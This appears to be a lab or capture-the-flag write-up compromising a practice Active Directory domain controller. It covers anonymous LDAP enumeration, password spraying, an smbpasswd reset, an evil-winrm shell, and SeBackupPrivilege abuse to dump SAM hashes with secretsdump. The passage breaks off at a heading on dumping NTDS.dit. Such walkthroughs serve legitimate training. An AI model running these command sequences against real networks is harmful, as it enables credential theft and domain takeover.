Port Scanning #

An initial Rustscan scan reveals:
rustscan -a 10.10.115.109 --ulimit 5000 --
A more detailed Nmap scan shows the following information:
nmap -Pn -A 10.10.115.109


Common ports for an Active Directory environment, and specifically a Domain Controller are open, including Kerberos, DNS, LDAP, SMB and RDP. Adding the hostname to the /etc/hosts so a DNS name can be used going forward:
LDAP Enumeration #
Searching HackTricks for LDAP enumeration, null credentials can be checked if they are valid/allowed using ldapsearch:
ldapsearch -x -H ldap://10.10.115.109 -D '' -w '' -b "DC=baby,DC=vl"

This returns a large amount of information (~700 lines). Reading the output, certain user information is returned:

Using filtering techniques, it’s possible to enumerate certain users via an LDAP query:
ldapsearch -x -b "DC=baby,DC=vl" "(objectClass=user)" -H ldap://10.10.115.109

Tons of information is returned for the various users, but most importantly it returns the userPrincipalName which contains an email and exposes the email format (firstname.lastname@baby.vl).

Filtering further, it’s possible to grab all these emails and store them in a text file for the future:
ldapsearch -x -b "DC=baby,DC=vl" "(objectClass=user)" -H ldap://10.10.115.109 | grep "@baby.vl"
Before proceeding, I like to check the descriptions of users for any interesting information - as you can see, some entries for groups and users include descriptions:

Grep can filter for these descriptions on all LDAP objects
ldapsearch -x -b "DC=baby,DC=vl" -H ldap://10.10.115.109 | grep description

There appears to be a description stating that initial passwords are set to a certain value. To check who this belonged to, grep is used:
ldapsearch -x -b "DC=baby,DC=vl" -H ldap://10.10.115.109 | grep "[PASSWORD]" -A 5 -B 5

Teresa Bell has this password in her description. Additionally, it appears she may be part of an organizational unit (OU) of “it” which could related to the IT department which corresponds to the initial password description for new users.
Password Spraying #
Testing if this password works via SMB by using NetExec results in no success:
nxc smb 10.10.115.109 -u teresa.bell -p '[PASSWORD]'

It fails. Attempting to use the usernames extracted earlier with this password in a spraying attack results in the following:
nxc smb 10.10.115.109 -u users.txt -p '[PASSWORD]'

No success. I got stuck here for a long time. Eventually, I looked back through the full output of the initial ldapsearch command and found that I had missed some users such as “Carole Robinson” as they had no email.
Using a filter for the “dn” or Distinguished Names reveals these new users:
ldapsearch -x -b "DC=baby,DC=vl" -H ldap://10.10.115.109 | grep "dn"

Adding these new users to the users.txt file and attempting a second password spraying attack results in:

Looking closely, it appears Caroline Robinson requires a password change, likely from the initial password that was set.
Password Reset - RDP #
There appears to be multiple ways to reset a password remotely as indicated by this blog including via OWA, RDP and SMB.
Since OWA is not open it can be ignored. However, RDP does appear to be open. In order to reset a password via RDP, it requires RDP without NLA enforced - Nmap can be used to check this:
nmap 10.10.115.109 -p3389 --script rdp-enum-encryption


Since no line with SSL: SUCCESS is present, it indicates that NLA is enforced, indicating that reset may not work via RDP, but it can be attempted anyways:
Password Reset - SMB #
SMB can also be used to reset the password using smbpasswd - however it does require anonymous access to the IPC$ share. If so, the password can be reset:
smbpasswd -U BABY/caroline.robinson -r 10.10.115.109

NetExec is ran again with the new password as a sanity check:
nxc smb 10.10.115.109 -u caroline.robinson -p '[PASSWORD]'

Share Enumeration #

Shares can also be enumerated now that valid credentials are present:
nxc smb 10.10.115.109 -u 'caroline.robinson' -p '[PASSWORD]' --shares
WinRM #
Nothing stands out. Since credentials are already present, WinRM (port 5985) can be tested to gain a potential shell:
nxc winrm 10.10.115.109 -u 'caroline.robinson' -p '[PASSWORD]'


Evil-WinRM can be used to obtain a shell:
evil-winrm -i 10.10.115.109 -u 'caroline.robinson' -p '[PASSWORD]'
WinPEAS - AV Error #

Attempting to download automation tools like winPEAS results in an AV error:
Manual Post-Exploitation Enumeration #
Performing manual enumeration shows the following results for the whoami /all command:

Since SeBackupPrivilege is present, it’s possible to read all the files on the system for backup purposes, including sensitive files such as the SAM database as discussed here.
Privilege Escalation w/ SeBackup Privilege #
To exploit, a temp directory is made and the SAM and SYSTEM hives are copied and then downloaded:
reg save hklm\sam C:\Temp\SAM
reg save hklm\system C:\Temp\SYSTEM

Secretsdump can be ran to obtain the NTLM hashes stored inside the SAM:
impacket-secretsdump -sam SAM -system SYSTEM LOCAL


Hashcat was attempted but results in no hash cracked for the Administrator account:
NetExec can be used with hashes however:
nxc smb 10.10.115.109 -u 'Administrator' -H [HASH]

It fails however as it is a local administrator hash and the machine is a Domain Controller, which is not a valid combination - you cannot use the local admin hash on a DC.
Dumping the NTDS.dit #
